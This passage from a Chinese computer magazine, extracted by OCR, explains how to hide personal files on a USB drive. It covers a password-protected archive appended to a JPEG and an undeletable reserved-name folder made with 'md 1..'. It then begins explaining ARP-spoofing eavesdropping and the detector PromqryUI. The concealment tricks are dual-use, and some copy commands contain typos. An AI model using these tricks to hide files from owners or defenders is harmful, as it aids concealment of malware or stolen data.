


图2

第二步：现在我们要给分割成的文件加个密码，我使用的是几乎每人都会用的压缩工具－－winrar。选中我们分割成的文件，点击鼠标右击，再选择“添加压缩文件”，接着选择“高级”，再点击“设置密码”。这里先不填写密码，选择上“显示密码”，我们便可以在里面输入汉字的密码了，如图3。最后点击确定就压缩成功了，解压缩会提示输入密码，由于不能直接输入汉字，需要先在“记事本”或者可以输入汉字的地方把密码打出来，然后粘贴进去，就可以安全解压缩了。




图3

第三步：现在我们已经加上了足够强壮的密码，但当别人使用你的U盘，发现里面有个压缩文件的话，他们看见了还是会好奇，会追问你里面放的是什么东西，那不很烦人吗？不要紧，我们接着来。这里要用到的工具是“ultraedit”，安装完成后，运行它。然后点击“文件”，选择“打开”，再选择我们做好的压缩文件，这时会以十六进制显示文件。点击“编辑”，选择“全选”，接着选择“复制”。现在开始伪装吧，在“ultraedit”中选择“文件”，然后“打开”，选择任意一个图片文件，打开后，我们把光标放到最后一行的最后一个没有字符的位置，如图4。选择“编辑”，接着“粘贴”，把我们的加密文件内容添加到图片文件后面，最后点击“保存文件”按钮，就完成了。




图4

我们可以发现，图片的大小发生了变化，但双击打开修改过的图片，却可以正常显示图片，表面上和普通的图片没什么分别。那我们的压缩文件去哪儿了呢？不用急，在图片上点鼠标右击，在“打开方式”处选择“WINrar压缩文件管理器”，如图5。这样就看到我们的压缩文件了，只要输入密码，解压缩就可以正常使用了。




图5

第四步：经过前面几步，文件已经得到了很好的保护和伪装，但如果被别人误删了我们的文件呢？进行最后一步，更好的保护我们的文件不会被他人轻易的删除！首先在U盘里建立个名字为“autorun.inf”的文件夹，其实这个不建立也是可以的，但因为有了这个文件夹在U盘中，便可以使得U盘免受autorun.inf病毒的烦恼。接着进入CMD模式下，切换到U盘下的“autorun.inf”文件夹，然后输入**md 1..**，此时会发现autorun.inf文件夹中会多出一个“1.”的文件夹，这个文件是无法直接访问和删除的，如图6。




图6

我们把修改过的图片文件存放在“autorun.inf”文件夹中，接着在CMD里输入**copy 1.jpg 1..\2.jpg**，其中1.jpg是图片名字，2.jpg是复制到文件夹中的名字，这个名字自己不能够忘记哦！此时我们的图片就已经成功复制到了“1.”这个文件夹中了。最后删除“autorun.inf”文件夹中的“1.jgp”即可。这时“autorun.inf”这个文件夹也是无法删除的，如果我们想取出文件那应该怎么做呢？再次在CMD中进入“autorun.inf”文件夹，输入**copy 1..\2.jgp c:\1.jpg**，这样就成功的把2.jpg这个文件复制到了C盘中，名字为1.jpg。到此我们的保护计划就全部完成了！

其实如果我们想保护自己的文件，也许用不着把上面的所有步骤都做一遍。比如选择的是多个文件时，就可以跳过第一步。或者说你所要保护的是硬盘上的文件，那同样也可以使用上面的方法。如果文章有不对的地方欢迎大家和我交流，我的论坛ID是EchoEye。（本文所涉及到的天亿文件分割合并器和ultraedit已收录到光盘中）

局域网的安全嗅探专家PromqryUI

李红

目前局域网中的ARP攻击非常泛滥，如果你是在网吧、公司局域网或校园局域网来上网的话就要注意了，你身边的人根本不用任何木马或远程控制软件就能够对你进行监视，任何人使用ARP攻击程序就可以窃取局域网内任一台电脑的信息。为了保证局域网安全，推荐各位小菜使用PromqryUI揪出网络中的窃听者！




图1




图2




图3




图4

一、什么是网络窃听？

网络窃听也叫网络嗅探（sniff），适用于局域网，目的是得到其它主机传输的网络数据。可能会有小菜说我的电脑里没有中木马和病毒，别人怎么能监视我呢？其实不然，因为窃听者和你在同一个局域网中，你们所用的电脑是相连的，只要对方在其电脑上运行ARP攻击软件（例如网络执法官、网络剪刀手、局域网终结者等）就能监视你。因为在没有ARP欺骗前，局域网中数据的流向是网关<－>本机，而运行ARP攻击软件实施ARP欺骗后，数据流向是变成了网关<－>攻击者（“网管”）<－>本机，因此攻击者就能随意窃听网络数据，截获局域网中任一台电脑收发的邮件、WEB浏览信息等。




图6

二、PromqryUI能干什么？

